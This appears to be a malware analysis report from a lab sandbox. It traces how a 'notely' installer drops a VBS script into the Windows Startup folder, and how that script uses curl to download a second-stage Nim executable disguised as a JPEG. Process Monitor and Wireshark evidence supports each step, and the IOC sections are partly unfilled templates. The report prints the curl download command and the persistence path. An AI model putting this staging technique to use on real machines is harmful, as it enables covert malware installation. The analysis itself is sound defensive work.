
Date: 4/6/2024 8:21:03.1252523 AM
Thread: 2096
Class: File System
Operation: CreateFile
Result: SUCCESS
Path: C:\Users\Malianalis\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\unzip.vbs
Duration: 0.0008343

Desired Access: Generic Write, Read Attributes
Disposition: OverwriteIf
Options: Synchronous IO Non-Alert, Non-Directory File, Open No Recall
Attributes: n/a
ShareMode: None
AllocationSize: 0
OpenResult: Created

As seen in the images above, there was a file creation operation the resulted in a saved file named "unzip.vbs". since the process that executed this creation is "msiexec.exe" we can assume that this had been happening upon "notely" installation.

Our next step is to check the assumption that this .vbs file is executing second stage payloads through its script. we already know it happened (since we ran the script earlier) but we want to gather the proof of it. while examining the ongoing processes I came across with a command line that contains suspicious call to a remote server, asking for "WitchABy.jpg" file- as some of you may remember, this file is PE file, written in Nim.

Not only that it calls this file, it is also saving "oneWitch.png" in the same path we saw earlier in our analysis. as we can see from the example below, the tool that was used to execute this command is "curl.exe"– a tool that is mostly used to download or transfer files over internet protocols such as HTTP.



The curl executable
curl, https://curl.se/

Name: curl.exe
Version: 7.83.1


Path:
C:\Windows\system32\curl.exe

Command Line:


```
C:\Windows\system32\curl  -s -o C:\Users\Malianalis\AppData\Roaming\oneWitch.png consumerfinancereport.local/blog/index/witchABy.jpg
```

Those key factors we just found gives us a strong assumption regarding the execution process of this script, first calling a remote server to execute "witchAby.jpg" using "curl.exe" tool, then resulting in a downloaded file named "oneWitch.png".

We can also see another indicator that declares the creation of such file in Process Monitor Main window:



```
8:38:5...  curl.exe    2560  CreateFile  C:\Users\Malianalis\AppData\Roaming\oneWitch.png
```




Date:	4/6/2024 8:38:54.2155755 AM
Thread:	1152
Class:	File System
Operation:	CreateFile
Result:	SUCCESS
Path:	C:\Users\Malianalis\AppData\Roaming\oneWitch.png
Duration:	0.0001381


Desired Access:	Generic Write, Read Attributes
Disposition:	OverwriteIf
Options:	Synchronous IO Non-Alert, Non-Directory File
Attributes:	N
ShareMode:	Read, Write
AllocationSize:	0
OpenResult:	Created

Let's try to examine this scenario in another tool used for traffic investigation – Wireshark.

As we can see in here, a DNS Query has been made to our remote server, followed by HTTP GET request to the file "witchABy.jpg"




```
 276 252.582705756 10.0.0.3          10.0.0.4          DNS        87 Standard query 0xa6a6 A consumerfinancereport.local
 277 252.587518827 10.0.0.4          10.0.0.3          DNS       103 Standard query response 0xa6a6 A consumerfinancereport.local A 10.0.0.4
1459 1428.4358024… 10.0.0.3          10.0.0.4          DNS        91 Standard query 0x2929 A displaycatalog.mp.microsoft.com
1460 1428.4388688… 10.0.0.4          10.0.0.3          DNS       107 Standard query response 0x2929 A displaycatalog.mp.microsoft.com A 10.0.0.4
2055 1477.9958683… 10.0.0.3          10.0.0.4          DNS        76 Standard query 0x85e4 A time.windows.com
2056 1478.0003611… 10.0.0.4          10.0.0.3          DNS        92 Standard query response 0x85e4 A time.windows.com A 10.0.0.4

▸ User Datagram Protocol, Src Port: 57436, Dst Port: 53
▾ Domain Name System (query)
    Transaction ID: 0xa6a6
  ▸ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▾ consumerfinancereport.local: type A, class IN
        Name: consumerfinancereport.local
        [Name Length: 27]
        [Label Count: 2]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
    [Response In: 277]
```




```
281 252.595641113 10.0.0.3          10.0.0.4          HTTP      168 GET /blog/index/witchABy.jpg HTTP/1.1
286 252.601072827 10.0.0.4          10.0.0.3          HTTP     1331 HTTP/1.1 200 OK  (JPEG JFIF image)

▸ Frame 281: 168 bytes on wire (1344 bits), 168 bytes captured (1344 bits) on interface enp0s17, id 0
▸ Ethernet II, Src: PcsCompu_03:ba:c0 (08:00:27:03:ba:c0), Dst: PcsCompu_a4:d5:15 (08:00:27:a4:d5:15)
▸ Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4
▸ Transmission Control Protocol, Src Port: 49755, Dst Port: 80, Seq: 1, Ack: 1, Len: 114
▾ Hypertext Transfer Protocol
  ▸ GET /blog/index/witchABy.jpg HTTP/1.1\r\n
    Host: consumerfinancereport.local\r\n
    User-Agent: curl/7.83.1\r\n
    Accept: */*\r\n
    \r\n
    [Full request URI: http://consumerfinancereport.local/blog/index/witchABy.jpg]
    [HTTP request 1/1]
    [Response in frame: 286]
```

Opening that packet stream, we can also see the "curl.exe" command line tool has been used to download this malicious file:



```
GET /blog/index/witchABy.jpg HTTP/1.1
Host: consumerfinancereport.local
User-Agent: curl/7.83.1
Accept: */*

HTTP/1.1 200 OK
Connection: Close
Content-Length: 4197
Content-Type: image/jpeg
Date: Tue, 05 Mar 2024 20:54:52 GMT
Server: INetSim HTTP Server
```

Finally, the download has been completed also with an HTTP Request:



```
   13 0.072106230   10.0.0.4          10.0.0.3          HTTP     1331 HTTP/1.1 200 OK  (JPEG JFIF image)
   40 7.982289405   10.0.0.3          10.0.0.4          HTTP      250 GET /msdownload/update/v3/static/trustedr/en/authrootstl.cab?fce33805cf93348c HTTP/1.1
   43 8.028986621   10.0.0.4          10.0.0.3          HTTP      312 HTTP/1.1 200 OK  (text/html)
   64 9.170628215   10.0.0.3          10.0.0.4          HTTP      340 GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?2214b612739b3a65 HTTP/1.
   67 9.214246760   10.0.0.4          10.0.0.3          HTTP      312 HTTP/1.1 200 OK  (text/html)
   73 9.249465722   10.0.0.3          10.0.0.4          HTTP      336 GET /msdownload/update/v3/static/trustedr/en/authrootstl.cab?3034dcac4c9c2426 HTTP/1.1
   76 9.287959667   10.0.0.4          10.0.0.3          HTTP      312 HTTP/1.1 200 OK  (text/html)
```

```
▸ Frame 13: 1331 bytes on wire (10648 bits), 1331 bytes captured (10648 bits) on interface enp0s17, id 0
▸ Ethernet II, Src: PcsCompu_a4:d5:15 (08:00:27:a4:d5:15), Dst: PcsCompu_03:ba:c0 (08:00:27:03:ba:c0)
▸ Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
▸ Transmission Control Protocol, Src Port: 80, Dst Port: 49679, Seq: 3073, Ack: 115, Len: 1277
▸ [3 Reassembled TCP Segments (4349 bytes): #10(152), #11(2920), #13(1277)]
▾ Hypertext Transfer Protocol
  ▸ HTTP/1.1 200 OK\r\n
    Content-Type: image/jpeg\r\n
  ▸ Content-Length: 4197\r\n
    Connection: Close\r\n
    Server: INetSim HTTP Server\r\n
    Date: Tue, 05 Mar 2024 20:44:36 GMT\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.029409962 seconds]
    [Request in frame: 8]
```


After finding those indicators both in Process Montior and Wireshark, it is time to summarize them all in the IOC's section of this report.

Indicators of Compromise

Full file creation IOC's can be found in Appendices C.


Network Indicators

{Description of network indicators}




```
 276 252.582705756 10.0.0.3          10.0.0.4          DNS        87 Standard query 0xa6a6 A consumerfinancereport.local
 277 252.587518827 10.0.0.4          10.0.0.3          DNS       103 Standard query response 0xa6a6 A consumerfinancereport.local A 10.0.0.4
1459 1428.4358024… 10.0.0.3          10.0.0.4          DNS        91 Standard query 0x2929 A displaycatalog.mp.microsoft.com
1460 1428.4388688… 10.0.0.4          10.0.0.3          DNS       107 Standard query response 0x2929 A displaycatalog.mp.microsoft.com A 10.0.0.4
2055 1477.9958683… 10.0.0.3          10.0.0.4          DNS        76 Standard query 0x85e4 A time.windows.com
2056 1478.0003611… 10.0.0.4          10.0.0.3          DNS        92 Standard query response 0x85e4 A time.windows.com A 10.0.0.4

User Datagram Protocol, Src Port: 57436, Dst Port: 53
Domain Name System (query)
    Transaction ID: 0xa6a6
    Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
    Queries
        consumerfinancereport.local: type A, class IN
            Name: consumerfinancereport.local
            [Name Length: 27]
            [Label Count: 2]
            Type: A (Host Address) (1)
            Class: IN (0x0001)
    [Response In: 277]
```

Fig 1: Wireshark DNS Query to the remote server Packet Capture .



```
   281 252.595641113 10.0.0.3            10.0.0.4             HTTP       168 GET /blog/index/witchABy.jpg HTTP/1.1
   286 252.601072827 10.0.0.4            10.0.0.3             HTTP      1331 HTTP/1.1 200 OK  (JPEG JFIF image)

 Frame 281: 168 bytes on wire (1344 bits), 168 bytes captured (1344 bits) on interface enp0s17, id 0
 Ethernet II, Src: PcsCompu_03:ba:c0 (08:00:27:03:ba:c0), Dst: PcsCompu_a4:d5:15 (08:00:27:a4:d5:15)
 Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4
 Transmission Control Protocol, Src Port: 49755, Dst Port: 80, Seq: 1, Ack: 1, Len: 114
 Hypertext Transfer Protocol
   GET /blog/index/witchABy.jpg HTTP/1.1\r\n
   Host: consumerfinancereport.local\r\n
   User-Agent: curl/7.83.1\r\n
   Accept: */*\r\n
   \r\n
   [Full request URI: http://consumerfinancereport.local/blog/index/witchABy.jpg]
   [HTTP request 1/1]
   [Response in frame: 286]
```


Fig 2: Wireshark Packet Capture of HTTP GET Request to the remote server.



```
 13 0.072106230   10.0.0.4      10.0.0.3      HTTP     1331 HTTP/1.1 200 OK  (JPEG JFIF image)
 40 7.982289405   10.0.0.3      10.0.0.4      HTTP      250 GET /msdownload/update/v3/static/trustedr/en/authrootstl.cab?fce33805cf93348c HTTP/1.1
 43 8.028986621   10.0.0.4      10.0.0.3      HTTP      312 HTTP/1.1 200 OK  (text/html)
 64 9.170628215   10.0.0.3      10.0.0.4      HTTP      340 GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?2214b612739b3a65 HTTP/1.
 67 9.214246760   10.0.0.4      10.0.0.3      HTTP      312 HTTP/1.1 200 OK  (text/html)
 73 9.249465722   10.0.0.3      10.0.0.4      HTTP      336 GET /msdownload/update/v3/static/trustedr/en/authrootstl.cab?3034dcac4c9c2426 HTTP/1.1
 76 9.287959667   10.0.0.4      10.0.0.3      HTTP      312 HTTP/1.1 200 OK  (text/html)
```

```
Frame 13: 1331 bytes on wire (10648 bits), 1331 bytes captured (10648 bits) on interface enp0s17, id 0
Ethernet II, Src: PcsCompu_a4:d5:15 (08:00:27:a4:d5:15), Dst: PcsCompu_03:ba:c0 (08:00:27:03:ba:c0)
Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
Transmission Control Protocol, Src Port: 80, Dst Port: 49679, Seq: 3073, Ack: 115, Len: 1277
[3 Reassembled TCP Segments (4349 bytes): #10(152), #11(2920), #13(1277)]
Hypertext Transfer Protocol
  HTTP/1.1 200 OK\r\n
  Content-Type: image/jpeg\r\n
  Content-Length: 4197\r\n
  Connection: Close\r\n
  Server: INetSim HTTP Server\r\n
  Date: Tue, 05 Mar 2024 20:44:36 GMT\r\n
  \r\n
  [HTTP response 1/1]
  [Time since request: 0.029409962 seconds]
  [Request in frame: 8]
```

Fig 3: Wireshark Packet Capture of the file download.



```
8:38:5...  curl.exe   2560  TCP Receive   DESKTOP-PUAFCAM:49755 -> 10.0.0.4:http
```

Fig 4: A TCP Connection that has been established between port 49755 to our DNS Server while downloading the second stage payload.

Host-based Indicators

{Description of host-based indicators}

